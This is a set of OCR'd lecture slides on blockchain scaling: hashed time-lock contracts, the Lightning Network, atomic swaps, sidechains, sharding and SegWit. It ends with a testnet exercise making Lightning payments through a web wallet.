












Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Hash-Locked Contracts

- Using **one-way hash** functions, **Alice** can **prove** she sent funds to **Carol off-chain**
- Pay to Contract
  - Knowledge of **secret R hashed** into **hash H** proves receipt
  - Receiver **signs** a contract stating if **R** is **disclosed** funds have been **received**

Hash function: R → H


Hash-Locked Contracts – Example

- Carol chooses a **random number R**, and keeps it **secret**
- She computes the hash of R, **hash (R) = H**
- Carol **sends H** to Alice (secure, off-chain)
- Alice sends **0.01 BTC** to a new output: **Bob & hash160(H)**
  - To spend it, Bob **needs** to know **R**
- Bob sends **0.01 BTC** to Carol & **H**
- Carol **redeems** Bob's transfer, **revealing R**
- Bob now knows R and can **spend** Alice's transfer
- The **coins have gone** from Alice to Carol via Bob




Problems With Hash-Locked Contracts

- If Carol **refuses to disclose R**, she will hold up the channel between Alice and Bob
  - If her **channel expires** after Alice and Bob's she can **steal funds** by redeeming the hashlock
- Bob **has to be rich** for this to really work
- 3rd party **low-trust multisig** and/or **extremely** small values sent can mostly work today




Hashed Time-Lock Contract (HTLC)

- If Bob can produce to Alice **input** R from **hash H** within **3 days**, Alice will pay Bob 0.01 BTC
- The above clause is void after **3 days**
- Either party may agree to settle terms using other methods if **both agree**
- Violation of terms incurs a **maximum penalty** of funds in this contract




Bitcoin Lightning Network (Part 1)

- **Alice** wants to send funds to **Dave** via **Bob** and **Carol**
- **Dave** sends **Alice hash H** produced from random data R
- **Alice** & **Bob** create an HTLC output in the payment channel to pay **Bob 0.01 BTC**, with a **3-day nLockTime** refund back to **Alice**
- **Bob** & **Carol** create an HTLC output in the payment channel to pay **Carol** 0.01 BTC, with a **2-day** nLockTime refund back to **Bob**
- **Carol** & **Dave** create an HTLC output in the payment channel to pay **Dave** 0.01 BTC, with a **1-day** nLockTime refund back to **Carol**
  - **Dave** can now get 0.01 BTC if he **discloses R** to **Carol**




Bitcoin Lightning Network (Part 2)

- **Dave** discloses **R** to **Carol** within 1 day
  - **Carol** now has enough information to pull funds from **Bob**
- **Carol** and **Dave** agree to update the balances in the channel instead of broadcasting on the blockchain
- **Carol discloses R** to **Bob** within 2 days
  - **Bob** now has enough information to pull funds from **Alice**
- **Bob** and **Carol** agree to update the balances in the channel instead of broadcasting on the blockchain
- **Bob discloses R** to **Alice** within 3 days
  - **Alice** can prove she sent funds to **Dave**
- **Alice** and **Bob** agree to update the balances in the channel instead of broadcasting on the blockchain



Broken Chanel & Disputes

- If **Bob** and **Carol** don't cooperate, **Carol** immediately closes out the channel and broadcasts all pending transactions in the channel onto the **blockchain**
- **Carol** redeems the 0.01 by disclosing the HTLC output and R on the Bitcoin **blockchain**
- **Bob** observes R from the blockchain and can pull money from **Alice** off-chain




HTLC Implementations

- HTLC can be implemented in a smart contract system
  - HTLC implementation in Solidity for ETH and ERC20 tokens: https://github.com/chatch/hashed-timelock-contract-ethereum
- Instant payments networks
  - Lightning Network for Bitcoin: http://lightning.network
  - Raiden Network for Ethereum: https://raiden.network
  - Nuo: https://getnuo.com/payments.html
  - QuickX: https://quickx.io/whitepaper/QuickXProtocolv1.7.pdf

State Channels

- A generalization of payment channels
- Update arbitrary state off-chain
  - Use nonces and signatures for provable sequencing of updates
  - Dispute resolution by an on-chain smart contract
- Useful for general-purpose blockchains, like Ethereum
- Example: play a chess game offchain and submit the winner on the chain at the end



Connecting Blockchains

Cross-Chain Atomic Swaps

Connecting Blockchains

- Cross-chain **atomic swaps**
  - Exchange funds between **two participants**, whose assets reside on **separate blockchains** (e.g. Bitcoin ↔ Litecoin)
  - **Swapping** cryptocurrencies **without a trusted third-party**
  - Execute a protocol that guarantees the **atomicity** of the transfer
  - The protocol should only have **two outcomes**, either participants **successfully exchange** assets, or **nothing happens**
  - **Neither** party can **cheat** the other

Cross-Chain Transactions with HTLC

- **Hashed Time-Lock Contract (HTLC)** can work **cross-chain**
  - Payment channels open on both networks
  - Time-lock condition + hash-lock condition
- Cross-chain atomic swaps using HTLC are already supported by the Lightning Network
- Cross-chain trading allows to build decentralized exchanges
  - Example: exchangeunion.com
- See also: https://github.com/evbots/dex-protocols

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Cross-Chain Transactions

- Cross-chain **atomic swap**

Reveal same x value

2. Alice Refund TX SigAB
7. Bob Claim TX Reveal x SigAB
4. Bob Refund TX SigAB
6. Alice Claim TX Reveal x SigAB
3. Alice Commit TX Locked H(x) SigA
Present x to claim
5. Bob Commit TX Locked H(x) SigB
Alice Funding TX
1. Generates random X
Bob Funding TX

48 hours
24 hours

Sidechains

Parallel Blockchain Networks

What is "Sidechain"?

- **Sidechains** are separate blockchains bound to Bitcoin's chain
  - Allow to receive and spend bitcoins using a **two-way peg** (**2WP**)
  - **2WP** == lock coins on a network + unlock the same on the other
- **Sidechaining** allows coins from one blockchain to be securely used within a completely **separate** blockchain
  - But still **moved back** to the original chain if necessary
- The **original chain** is normally referred to as the "**main chain**"
  - Any **additional blockchains** are referred to as "**sidechains**"

Types of Sidechains

- **Federated** sidechains
  - Don't require any changes to the Bitcoin consensus rules
  - Example: The Elements Project (elementsproject.org)
- **Merge-mined** sidechains
  - Use additional mining process + incentive system to implement additional functionality, e.g. smart contracts
  - Example: RSK (www.rsk.co)

Plasma: Trees of Sidechains

- **Plasma** == blockchain of blockchains (tree)
  - Tree of sidechains
  - Each sidechain periodically commits its state to its parent sidechain
  - The root chain is some public blockchain, e.g. the Ethereum network
  - https://plasma.io/plasma.pdf

Sidechain Internals

- **Symmetric 2WP**
  - Consensus protocol to **lock** or **unlock** coins for **cross-transfer**
- Suppose the **secondary chain** has "**settlement finality**"
  - The **consensus** is reached when a fixed number of parties (the consensus group) **sign the block** containing the cross-chain transfer transaction
- The **mainchain** takes **signed block** as the payload of a **main chain transaction**
  - Together with an **SPV proof** (Simplified Payment Verification)
  - The **secondary chain** consensus group unlocks the coins at the main chain

Sidechain

Bitcoin
lock BTC tx mined
Confirmation period
Verification of SPV proofs (sidechain)
reorg period
unlock BTC tx mined

Secondary blockchain
Verification of SPV proofs (sidechain)
reorg period
unlock secoins tx mined
lock secoins tx mined
Confirmation period

Affected blocks in secoins -> BTC transfer
Affected blocks in BTC -> secoins transfer

Sidechain Example: RSK

- **RSK** is the first open source smart contract platform powered by the **Bitcoin network**
  - Also **rewards** the **Bitcoin miners** via **merge-mining**
  - Miners are paid for executing smart contracts
- **RSK** adds functionality to the Bitcoin ecosystem
  - Smart-contracts
  - Instant payments
  - Higher-scalability

How RSK System Works?

Bitcoin Blockchain
Merge Mining
Miners BTC/RSK
RSK Labs
Hybrid Drivechain Bitcoin-RSK Bridge
1 BTC = 1 SBTC (SmartBTC)
-Automated Trustless Process
-Federation Multisig + Miners votes
Fuel paid in SBTC distribution:
80% Bitcoin miners
19% RSK Labs
1% Federation
RSK Blockchain
-Federation Checkpoints & Services

Bitcoin-RSK Bridge (2 Way Peg Protocol)

Bitcoin
lock BTC tx mined
Confirmation period
proposal
votes
unlock btc tx mined
unlocked btc free
Miners + Notaries votes (drivechain + multisig)
optional CLTV expiration period

Secondary blockchain
Verification of SPV proofs (sidechain)
reorg period
unlock secoins tx mined
lock secoins tx mined
Confirmation period
Bridge proposes Bitcoin transaction
Notaries sign btc tx and broadcast

Affected blocks in secoins -> BTC transfer
Affected blocks in BTC -> secoins transfer

Blockchain Sharding

SHARDING
GROUP 1
GROUP 2
GROUP 3
Tx

Splitting the Chain into Smaller Shards

Blockchain Sharding


- **Sharding** == split the blockchain network state into shards
  - Just like big databases are sharded into several physical machines
  - Each shard holds portion of the state and processes portion of the transactions
- Example of public blockchain with sharding:
  - **Zilliqa** blockchain – https://zilliqa.com
  - Technical description: https://docs.zilliqa.com/whitepaper.pdf

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


SegWit

- **Segregated Witness == SegWit**
  - Segregate means to separate
  - Witnesses are the transaction signatures
  - Implemented soft fork in the Bitcoin-based networks (BIP-141)
- SegWit improves the scalability of the Bitcoin network
  - Separated transaction signatures → more transactions in a block
- Implemented by currencies such as **Litecoin**, **Bitcoin Gold**, etc.
  - ~ 70% more transactions for within the same block-size

SegWit




What is a Bitcoin Transaction?



Source: https://en.bitcoin.it/wiki/File:TxBinaryMap.png


SegWit

- **SegWit** is **splitting** the transaction into **two segments**
  - Removing the unlocking signature ("witness" data) from the original portion
  - And appending it as a separate structure at the end




SegWit

- The **original section** would continue to hold the **sender** and **receiver data**
- And the **new "witness"** structure would contain **scripts and signatures**
- The original data segment would be counted normally, but the **"witness" segment** would, in effect, **be counted as a quarter of its real size**




Advantages of SegWit

- **Drop signatures** from relay
- Prune **old signatures**
- Solves all **unintentional malleability**




Transaction Malleability

- **The signature** that goes along with the input data can be **manipulated**
- Which in turn can **change the transaction ID**
- It can make it **seem like the transaction didn't even happen** in the first place




Script Versions

- Instead of pushing the redeem script directly, **add a version byte**
  - **Witness** protected program
- **Unknown version** → anyone can spend
  - No longer restricted to redefining **OP_NOP opcodes**
  - All future Script changes become **soft forks**
  - Schnorr **signatures**, mast, value under signature



Script Versions

- Two **versions** defined immediately:
  - **v0** with the (**small**) redeem script in output
  - **v1** with the (**larger**) redeem script in witness
- Makes marginal **non-witness** size of out/in O(1)



SegWit Activation


- **SegWit** was activated on August 24, 2017
- Nonetheless, **most** Bitcoin network transactions **have not** begun to use the upgrade
- In the first week of October 2017, the proportion of network transactions **using SegWit** was 10%


SegWit2X

- **SegWit2x** == **SegWit** + **2MB blocks** hard fork
  - Increase the **block size** and improve Bitcoin **scalability**
  - **SegWit2x** uses a **different 'bit'** for signaling (bit 4 instead of bit 1) than SegWit
- **SegWit2x** didn't get enough support and was **canceled** by his creators on 8 November 2017

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.





Exercises: Buy a Drink Using Lightning Web Wallet


The goal of this exercise is to play with the Lightning Network on the Bitcoin Testnet and make some off-chain transactions. The easiest way is to use htlc.me wallet. We will buy a drink from starblocks. You don't need to install anything.

Notice : If you have a problem with Starblocks you can try different Lightning payment website:


- https://yalls.org/ - Micro blogging powered by Lightning
- https://lncast.com/#!/ - Podcasts powered by Lightning

Setup the Lightning Desktop Application

Go to htlc.me website. The website will create a wallet for you with 0.00016000 tBTC. Save your **Recovery phrase** in safe place after that press **[Got it, I wrote it down!]** and you will be redirected to your wallet.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Send Coins to Colleague

Now exchange money with your colleague or use incognito and transfer money between your wallets. First you need to **request** money. You need to fill the amount and the website will make **unique hash** which represent Invoice. When you send to someone and he write it, he will make transaction for this **amount** to your **address**.




[Copy] the Invoice hash and send it to colleague.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Pay the Invoice

When you have invoice for paying go to [send] tab and paste the invoice hash.




Check the transaction the receiver address for successful transaction



Buy a Drink

Now let's go for shopping. Open the Starblocks website.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



